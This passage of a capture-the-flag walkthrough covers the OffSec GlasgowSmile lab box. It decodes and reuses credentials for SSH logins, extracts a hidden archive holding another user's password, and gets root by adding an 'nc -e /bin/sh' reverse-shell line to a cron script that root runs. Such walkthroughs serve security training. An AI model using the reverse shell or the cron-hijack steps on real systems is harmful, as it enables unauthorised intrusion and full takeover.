└─$ echo "STMzaG9wZTk5bXkwZGVhdGgwMDBtYWtlczQ0bW9yZThjZW50czAwdGhhbjBteTBsaWZlMA==" | base64 -d
I33hope99my0death000makes44more8cents00than0my0life0
```


Logged in with abner:I33hope99my0death000makes44more8cents00than0my0life0

And got in:




```
┌──(kali㉿kali)-[~/Desktop/offsecLab/GlasgowSmile]
└─$ ssh abner@192.168.181.79
abner@192.168.181.79's password:
Linux glasgowsmile 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
abner@glasgowsmile:~$ ls -la
total 32
drwxr-xr-x 3 abner abner 4096 Aug 25  2020 .
drwxr-xr-x 5 root  root  4096 Jun 15  2020 ..
-rw-r--r-- 1 abner abner  220 Jun 14  2020 .bash_logout
-rw-r--r-- 1 abner abner 3526 Jun 14  2020 .bashrc
-rw-r--r-- 1 abner abner  807 Jun 14  2020 .profile
drwx------ 2 abner abner 4096 Jun 15  2020 .ssh
-rw-r----- 1 abner abner   32 Aug 25  2020 user2.txt
-rw------- 1 abner abner  399 Jun 15  2020 .Xauthority
abner@glasgowsmile:~$
```

Looked for files that abner can access:




```
-bash: dev/null: No such file or directory
abner@glasgowsmile:~$ find / -type f -user abner -ls 2>/dev/null
   655406      4 -rw-r-----   1 abner    abner          32 Aug 25  2020 /home/abner/user2.txt
   655382      4 -rw-r--r--   1 abner    abner        3526 Jun 14  2020 /home/abner/.bashrc
   655403      4 -rw-------   1 abner    abner         399 Jun 15  2020 /home/abner/.Xauthority
   655383      4 -rw-r--r--   1 abner    abner         220 Jun 14  2020 /home/abner/.bash_logout
   655385      4 -rw-r--r--   1 abner    abner         807 Jun 14  2020 /home/abner/.profile
   655405      4 -rw-r--r--   1 abner    abner         444 Jun 15  2020 /home/abner/.ssh/known_hosts
   655367      4 -rwxr-xr-x   1 abner    abner         516 Jun 16  2020 /var/www/joomla2/administrator/manifests/fil
```

And this one is interesting:




```
       655383      4 -rw-r--r--   1 abner    abner         220 Jun 14  2020 /home/abner/.bash_logout
       655385      4 -rw-r--r--   1 abner    abner         807 Jun 14  2020 /home/abner/.profile
       655405      4 -rw-r--r--   1 abner    abner         444 Jun 15  2020 /home/abner/.ssh/known_hosts
       655367      4 -rwxr-xr-x   1 abner    abner         516 Jun 16  2020 /var/www/joomla2/administrator/manifests/fil
es/.dear_penguins.zip
        58145      0 -r--------   1 abner    abner           0 Jan 22 01:56 /proc/2306/task/2306/fdinfo/0
```

Trying to unzip this zip file failed:




```
abner@glasgowsmile:/var/www/joomla2/administrator/manifests/files$ unzip .dear_penguins.zip
Archive:  .dear_penguins.zip
[.dear_penguins.zip] dear_penguins password:
error:  cannot create dear_penguins
        Permission denied
```

So i will need to move to /dev/shm and copy it there:




```
abner@glasgowsmile:/var/www/joomla2/administrator/manifests/files$ unzip .dear_penguins.zip
Archive:  .dear_penguins.zip
[.dear_penguins.zip] dear_penguins password:
error:  cannot create dear_penguins
        Permission denied
abner@glasgowsmile:/var/www/joomla2/administrator/manifests/files$ cp .dear_penguins.zip /dev/shm
abner@glasgowsmile:/var/www/joomla2/administrator/manifests/files$ cd /dev/shm
abner@glasgowsmile:/dev/shm$ ls -la
total 4
drwxrwxrwt  2 root  root    60 Jan 22 02:04 .
drwxr-xr-x 17 root  root  3240 Feb 17  2023 ..
-rwxr-xr-x  1 abner abner  516 Jan 22 02:04 .dear_penguins.zip
abner@glasgowsmile:/dev/shm$
```

Then unzip and read the text:




```
abner@glasgowsmile:/dev/shm$ ls -la
total 4
drwxrwxrwt  2 root  root    60 Jan 22 02:04 .
drwxr-xr-x 17 root  root  3240 Feb 17  2023 ..
-rwxr-xr-x  1 abner abner  516 Jan 22 02:04 .dear_penguins.zip
abner@glasgowsmile:/dev/shm$ unzip .dear_penguins.zip
Archive:  .dear_penguins.zip
[.dear_penguins.zip] dear_penguins password:
  inflating: dear_penguins
abner@glasgowsmile:/dev/shm$ ls
dear_penguins
abner@glasgowsmile:/dev/shm$ cat dear_penguins
My dear penguins, we stand on a great threshold! It's okay to be scared; many of you won't be coming back. Thanks to
 Batman, the time has come to punish all of God's children! First, second, third and fourth-born! Why be biased?! Ma
le and female! Hell, the sexes are equal, with their erogenous zones BLOWN SKY-HIGH!!! FORWAAAAAAAAAAAAAARD MARCH!!!
 THE LIBERATION OF GOTHAM HAS BEGUN!!!!!
scf4W7q4B4caTMRhSFYmktMsn87F35UkmKttM5Bz
abner@glasgowsmile:/dev/shm$
```

And it seems to be yet another encoded password, and possible user penguin, to confirm i check in /etc/passwd:




```
abner@glasgowsmile:/dev/shm$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
rob:x:1000:1000:rob,,,:/home/rob:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
abner:x:1001:1001:Abner,,,:/home/abner:/bin/bash
penguin:x:1002:1002:Penguin,,,:/home/penguin:/bin/bash
```

When i tried to base64 decode the password got some weird output:



```
abner:x:1001:1001:Abner,,,:/home/abner:/bin/bash
penguin:x:1002:1002:Penguin,,,:/home/penguin:/bin/bash
abner@glasgowsmile:/dev/shm$ echo "scf4W7q4B4caTMRhSFYmktMsn87F35UkmKttM5Bz" |base64 -d
���[���▒L�aHV&��,���b$��m3�sabner@glasgowsmile:/dev/shm$ █
```


But sometimes i think too much, after much time wasting, i come to the conclusion that that weird encoded password is the password, so the credentials are penguin:scf4W7q4B4caTMRhSFYmktMsn87F35UkmKttM5Bz



```
┌──(kali㉿kali)-[~/Desktop/offsecLab/GlasgowSmile]
└─$ ssh penguin@192.168.181.79
penguin@192.168.181.79's password:
Linux glasgowsmile 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
penguin@glasgowsmile:~$ █
```


<sigh>

Running pspy64, i saw this being run by root:




```
2024/01/22 02:13:59 CMD: UID=0     PID=9      |
2024/01/22 02:13:59 CMD: UID=0     PID=8      |
2024/01/22 02:13:59 CMD: UID=0     PID=7      |
2024/01/22 02:13:59 CMD: UID=0     PID=6      |
2024/01/22 02:13:59 CMD: UID=0     PID=4      |
2024/01/22 02:13:59 CMD: UID=0     PID=3      |
2024/01/22 02:13:59 CMD: UID=0     PID=2      |
2024/01/22 02:13:59 CMD: UID=0     PID=1      | /sbin/init
2024/01/22 02:14:01 CMD: UID=0     PID=2510   | /usr/sbin/CRON -f
2024/01/22 02:14:01 CMD: UID=0     PID=2511   | /usr/sbin/CRON -f
2024/01/22 02:14:01 CMD: UID=0     PID=2512   | /bin/sh -c /home/penguin/SomeoneWhoHidesBehindAMask/.trash_old
```

So im gonna run a reverse shell code inside it:



```
  GNU nano 3.2                                              .trash_old

#/bin/sh

#       (            (              )           (      *    (   (
# (      )\ )   (     )\ ) (      ( /( (  (       )\ ) (  `    )\ ))\ )
# )\ )  (()/(   )\   (()/( )\ )   )\()))\))(   ' (()/( )\))( (()/(()/( (
#(()/(   /(_))((((_)(  /(_))(()/(  ((_)\((_)()\ )   /(_))((_)()\ /(_))/(_)))\
# /(_))_(_))  )\ _ )\(_))  /(_))_  ((__(())\_)() (_)) (_()((_(_))(_)) ((_)
#(_)) __| |   (_)_\(_/ __|(_)) __|/ _ \ \((_)/ / / __||  \/  |_ _| |  | __|
#  | (_ | |__  / _ \ \__ \ | (_ | (_) \ \/\/ /  \__ \| |\/| || || |__| _|
#   \___|____|/_/ \_\|___/  \___|\___/ \_/\_/   |___/|_|  |_|___|____|___|
#


#
nc -e /bin/sh 192.16[redacted] 1234

exit 0
```

I set up the listener and wait



```
┌──(kali㉿kali)-[~/Desktop/scripts]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.45.173] from (UNKNOWN) [192.168.181.79] 56746
id
uid=0(root) gid=0(root) groups=0(root)
```

Got the root shell